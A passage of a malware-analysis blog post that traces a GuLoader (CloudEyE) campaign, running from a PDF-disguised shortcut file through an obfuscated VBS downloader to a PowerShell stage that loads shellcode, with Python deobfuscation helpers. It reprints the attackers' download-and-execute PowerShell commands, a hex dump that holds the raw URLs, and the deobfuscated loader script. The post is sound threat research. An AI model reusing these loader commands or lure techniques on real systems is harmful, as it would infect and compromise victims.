

# CloudEyE — From .lnk to Shellcode

By Gi7w0rm


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Hello and welcome back to another blog post. Today, we will look at the infection chain of a well-known malware loader called CloudEye (GuLoader). In recent years, this shellcode-based downloader has become a challenging piece of code to analyze. In fact, during conversations I had with several acknowledged reverse engineers, many of them pointed out that GuLoader is under active development to this day and that every time someone releases an analysis, its developers are fast to react and change the shellcode to a degree where all freshly developed tools for analyzing it are useless again. This sophistication is also why this post is not going to touch the ShellCode itself. It is rather going to give an overview of a current CloudEyE campaign, starting with a malicious link file that came via a download link from a phishing mail and ending with the retrieval of the GuLoader shellcode.

I highlighted the discussed part in this execution flow chart below:

Press enter or click to view image in full size






Figure 1: Attack Flow of this GuLoader campaign

For more information on this campaign, please refer to Section: *Additional Findings (part 2)*.

### Stage 1: A “fake” pdf

For me, this investigation started as I was sifting through the results of a known online sandbox service called [Triage](#). I sometimes do so to find uncommon malware that is currently not on my scope, trying to keep up with ongoing threat development together with the curiosity of discovering something unique. And while GuLoader is not a new threat, the [sandbox results](#) for one of its campaigns somehow stuck with me. So I decided to give it another look.

The file we see uploaded to Triage is named “RFQ No 41 26\_06\_2023.pdf.lnk” and has the SHA-256 Hash: “748c0ef7a63980d4e8064b14fb95ba51947bfc7d9ccf39c6ef614026a89c39e5”.

The double-file ending should immediately set off your alarm bells. In Windows 10 and above, file endings are not rendered in File Explorer by default. Therefore, a double file ending means the original file-type ending is hidden, while the second last one (in this case .pdf) is shown. This is done to lure victims into thinking they are opening a file of the .pdf type, while they do something pretty different in opening a Windows Shortcut file. This Shortcut file in turn is then used to execute the attack. Let’s have a look at it:

Press enter or click to view image in full size




Figure 2: Shortcut properties view

As you can see, upon opening the link-files properties, we are greeted with a seemingly empty “Target” field. Normally, we would expect some sort of command here, used to infect the system. But even if we copy the full string from the target field, we only get:

```
\\localhost\c$\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

with many space chars appended to hide the command as seen in Figure 2.

Still, even the fact that the link file seems to open “powershell.exe” as a target is not dangerous in itself. Where is our attack?

Well, things start to change if we look at the .lnk file using a Hex-Editor:

Press enter or click to view image in full size

```

00000320 20 00 20 00 20 00 20 00 20 00 20 00 20 00 6E 00 . . . . . n.
00000330 3B 00 20 00 49 00 6E 00 76 00 6F 00 6B 00 65 00 ;. .I.n.v.o.k.e.
00000340 2D 00 57 00 65 00 62 00 52 00 65 00 71 00 75 00 -.W.e.b.R.e.q.u.
00000350 65 00 73 00 74 00 20 00 68 00 74 00 74 00 70 00 e.s.t. .h.t.t.p.
00000360 73 00 3A 00 2F 00 2F 00 73 00 68 00 6F 00 72 00 s.:././s.h.o.r.
00000370 74 00 75 00 72 00 6C 00 2E 00 61 00 74 00 2F 00 t.u.r.l...a.t./
00000380 69 00 77 00 41 00 4B 00 39 00 20 00 2D 00 4F 00 i.w.A.K.9. -.O.
00000390 20 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 .C.:.\.U.s.e.r.
000003A0 73 00 5C 00 50 00 75 00 62 00 6C 00 69 00 63 00 s.\.P.u.b.l.i.c.
000003B0 5C 00 52 00 46 00 51 00 2D 00 49 00 4E 00 46 00 \.R.F.Q.-.I.N.F.
000003C0 4F 00 2E 00 70 00 64 00 66 00 3B 00 20 00 43 00 O...p.d.f.;. .C.
000003D0 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 :.\.U.s.e.r.s.\
000003E0 50 00 75 00 62 00 6C 00 69 00 63 00 5C 00 52 00 P.u.b.l.i.c.\.R.
000003F0 46 00 51 00 2D 00 49 00 4E 00 46 00 4F 00 2E 00 F.Q.-.I.N.F.O...
00000400 70 00 64 00 66 00 3B 00 20 00 49 00 6E 00 76 00 p.d.f.;. .I.n.v.
00000410 6F 00 6B 00 65 00 2D 00 57 00 65 00 62 00 52 00 o.k.e.-.W.e.b.R.
00000420 65 00 71 00 75 00 65 00 73 00 74 00 20 00 68 00 e.q.u.e.s.t. .h.
00000430 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 73 00 t.t.p.s.:././s.
00000440 68 00 6F 00 72 00 74 00 75 00 72 00 6C 00 2E 00 h.o.r.t.u.r.l...
00000450 61 00 74 00 2F 00 67 00 75 00 44 00 48 00 57 00 a.t./g.u.d.H.W.
00000460 20 00 2D 00 4F 00 20 00 43 00 3A 00 5C 00 57 00 -.O. .C.:.\.W.
00000470 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 54 00 i.n.d.o.w.s.\.T.
00000480 61 00 73 00 6B 00 73 00 5C 00 52 00 65 00 69 00 a.s.k.s.\.R.e.i.
00000490 6C 00 6F 00 6E 00 2E 00 76 00 62 00 73 00 3B 00 l.o.n...v.b.s.;.
000004A0 20 00 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 .C.:.\.W.i.n.d.
000004B0 6F 00 77 00 73 00 5C 00 54 00 61 00 73 00 6B 00 o.w.s.\.T.a.s.k.
000004C0 73 00 5C 00 52 00 65 00 69 00 6C 00 6F 00 6E 00 s.\.R.e.i.l.o.n.
000004D0 2E 00 76 00 62 00 73 00 3C 00 43 00 3A 00 5C 00 ..v.b.s.<.C.:.\.
000004E0 50 00 72 00 6F 00 67 00 72 00 61 00 6D 00 20 00 P.r.o.g.r.a.m. .
000004F0 46 00 69 00 6C 00 65 00 73 00 20 00 28 00 78 00 F.i.l.e.s. .(x.
00000500 38 00 36 00 29 00 5C 00 4D 00 69 00 63 00 72 00 8.6.)\.\.M.i.c.r.
00000510 6F 00 73 00 6F 00 66 00 74 00 5C 00 45 00 64 00 o.s.o.f.t.\.E.d.
00000520 67 00 65 00 5C 00 41 00 70 00 70 00 6C 00 69 00 g.e.\.A.p.p.l.i.
00000530 63 00 61 00 74 00 69 00 6F 00 6E 00 5C 00 6D 00 c.a.t.i.o.n.\.m.
00000540 73 00 65 00 64 00 67 00 65 00 2E 00 65 00 78 00 s.e.d.g.e...e.x.
00000550 65 00 14 03 00 00 01 00 00 A0 5C 5C 6C 6F 63 61 e..... \\loca
00000560 6C 68 6F 73 74 5C 63 24 5C 57 69 6E 64 6F 77 73 lhost\c$\Windows
00000570 5C 53 79 73 57 4F 57 36 34 5C 57 69 6E 64 6F 77 \SysWOW64\Window
00000580 73 50 6F 77 65 72 53 68 65 6C 6C 5C 76 31 2E 30 sPowerShell\v1.0
00000590 5C 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 00 \powershell.exe.
000005A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000005B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000005C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 3: .lnk file in Hex-Editor

As you can see, there is a lot more going on here than was visible at first sight. The full command executed by the .lnk file is actually not only “powershell.exe”, but:

```

\\localhost\c$\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest hxxps://shor

```

Let us split this command up into 2 parts and discuss them individually:

```

Invoke-WebRequest hxxps://shorturl[.]at/iwAK9 -O C:\Users\Public\RFQ-INFO.pdf; C:\Users\Public\RFQ-I


```

The first PowerShell command executed downloads a file via the shortened URL: hxxps://shorturl[.]at/iwAK9. This actually does a redirect to: hxxps://img.softmedal[.]com/uploads/2023-06-23/773918053744.jpg

Pretending to be a .jpg image file, it is actually a legitimate .pdf file used as a decoy. The file is downloaded to the folder “C:\Users\Public\RFQ-INFO.pdf” and consequently opened via a direct Powershell call.

From the users' point of view, it will appear everything is normal. They will look at the following file once executing the .lnk.pdf:

Press enter or click to view image in full size

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YOUR ETHANOL PARTNER

MD-2044, mun.Chişinău, R. Moldova,  
b-d Mircea cel Bătrîn, 13/1 of. 1F  
office@zernoff.md

T / F: +373 (022) 35-26-61  
T: +373 (022) 52-90-03

***Request for quotation.***

N. 41 from 26.06.2023

Please send your offer to us:

N	Product name	quantity
1	Centrifuge Drive Rotodiff 2071SLF (Foto 1)	1 piece

Other details:

Your offer must contain the following information:

- Price
- Shipping cost (if applicable)
- Payment terms (modality, maturity)
- Validity of the offer
- Discounts
- Any other details deemed necessary

Deadline for receipt of the offer: June 02 , 2022

Recommended way of submitting the offer: e-mail

Delivery condition: Zernoff plant, Moldova, Chisinau, highway. Munchesht 793/2

**For any further details please contact:**

Boris VOLCOV  
+373 69855584  
e-mail: [aprovizionare@zernoff.md](mailto:aprovizionare@zernoff.md)

**www.zernoff.md**

Figure 4: Decoy document

Interestingly enough, when googling for this company, it seems their website is currently compromised and abused for advertisement redirection. Directly opening the page via the URL seems to work fine though. Still, this behavior could hint at a potential compromise of the company's website.

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However, it's the second part of the PowerShell command that is more interesting:

```
Invoke-WebRequest hxxps://shorturl[.]at/guDHW -O C:\Windows\Tasks\Reilon.vbs; C:\Windows\Tasks\Reilo
```

Upon execution, this command reaches out to hxxps://shorturl[.]at/guDHW which in turn redirects to hxxps://img.softmedal[.]com/uploads/2023-06-23/298186187297.jpg. Again, the ".jpg" ending is only used to hide the real file type of this script, potentially slipping through some detection measures. The file is saved as "C:\Windows\Tasks\Reilon.vbs", revealing its real file type as a Virtual Basic script, and then executed as well.

## Stage 2: Reilon.vbs — Virtual Basic Downloader

After manually downloading the Reilon.vbs file, below is a cropped overview of what we get:

Press enter or click to view image in full size




Figure 5: Reilon.vbs

The functionality of this script is pretty straightforward: After defining the Ttheds array, it makes use of an empty loop to postpone execution by 10 seconds. Consequently, a large string is created by joining several sub-strings together. Following that, the initial Ttheds array and a loop are used to create the word “powershell” which is then stored in a variable. In the end, the Shell.Application.ShellExecute command is used to execute the joined string as a PowerShell command. The joined string that gets obfuscated can be seen in Figure 6.

Press enter or click to view image in full size




Figure 6: Gr2 joined string

As can be seen at first glance, the command is obfuscated yet again. When adding in some new lines, we can see that there is a function called Milj379, which is called on every line, with an obfuscated string as an argument. We can therefore safely assume that the function is used to deobfuscate the remaining commands.

Press enter or click to view image in full size




Figure 7: Cleaner View

To make things easier I created a simple Python deobfuscator using this function. It makes use of RegEx to identify each occurrence of the Milj379 function call, then takes the string that needs to be deobfuscated and at the end, it replaces the string with its deobfuscated counterpart.

```
import re

def Milj379(Endoph):
    Fald = ""
    for Episper in range(1, len(Endoph) - 1, 2):
        Ddvgt = Endoph[Episper]
        Fald += Ddvgt
    return Fald
```

```
code = ""
code here
"""

deobfuscation_func_name = "Milj379"

pattern = rf"{deobfuscation_func_name}\s*'(.*?)'"

matches = re.findall(pattern, code)

for match in matches:
    deobfuscated = globals()[deobfuscation_func_name](match)
    code = code.replace(f"{deobfuscation_func_name} '{match}'", deobfuscated)

print(code)
```

Running this script results in the extracted PowerShell command seen below:

```
$Gydep = hxxp://194.55.224[.]183/kng/Persuasive.inf;
$Stryger = \syswow64\WindowsPowerShell\v1.0\powershell.exe;

.(iex) ($Advertize2=$env:windir) ;

.(iex) ($Stryger=$Advertize2+$Stryger) ;

.(iex) ($Exploit = ((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [char]34);

.(iex) ($Unlacer = $Exploit[$Exploit.count-2]);

.(iex) ($Modtagn=(Test-Path $Stryger) -And ([IntPtr]::size -eq 8)) ;

if ($Modtagn) {.$Stryger $Unlacer;
} else {;

$Fald00=Start-BitsTransfer -Source $Gydep -Destination $Advertize2;

.(iex) ($Advertize2=$env:appdata) ;
.(iex) (Import-Module BitsTransfer) ;

$Advertize2=$Advertize2+'\opbrugende.Dal';
```

```
while (-not $Joyf) {.(iex) ($Joyf=(Test-Path $Advertize2)) ;
.(iex) $Fald00;
.(iex) (Start-Sleep 5);
}

.(iex) ($Milj37 = Get-Content $Advertize2);

.(iex) ($Hamart = [System.Convert]::FromBase64String($Milj37));

.(iex) ($Fald2 = [System.Text.Encoding]::ASCII.GetString($Hamart));

.(iex) ($Rawnessa=$Fald2.substring(193539,19271));

.(iex) $Rawnessa;
}
```

The deobfuscated script gives away its functionality. First of all, it makes sure that the current script is executed using PowerShell 32bit. If not the case, an if condition is used to execute the script another time using the correct architecture. This is likely done to make sure the shellcode downloaded in a later stage is executed under the correct architecture. The script then continues to download a file from the URL: `hxxp://194.55.224[.]183/kng/Persuasive.inf` . The content of this file is then stored to “`$env:appdata\Roaming\opbrugenda.Dal`”. To get to the next stage, the content of the downloaded file is base64 decoded and interpreted as an ASCII string. Afterward, a certain set of Bytes is extracted from the string and executed via PowerShell. This set of Bytes will be analyzed in the next section.

### Stage 3: Reflective GuLoader shellcode loader

As with the last section, this code is again obfuscated using its own function. Additionally, to further obfuscate the code, a bunch of comments containing random words were added.

Press enter or click to view image in full size




Figure 8: Obfuscated Stage 3

So before doing anything else, we can delete all lines starting with “#”. After doing so, we are faced with an obfuscated PowerShell script yet again. This time our deobfuscation function is called “Claro02”.

Press enter or click to view image in full size




Figure 9: Claro02 Deobfuscation function

In this case, deobfuscation of the strings is done by taking an obfuscated hexadecimal string, XORing it with 255 (0xFF), and converting the output to ASCII. Again, here is a script that does just this for all strings and does the replacement as well:

```
import re

def Claro02(Echino):
    xor_value = 255
    Ahantchu = bytearray(len(Echino) // 2)
    for loudensres in range(0, len(Echino), 2):
        Hilse = Echino[loudensres:loudensres+2]
        Ahantchu[loudensres//2] = int(Hilse, 16) ^ xor_value
    return Ahantchu.decode('ascii')

code = """
code here
"""

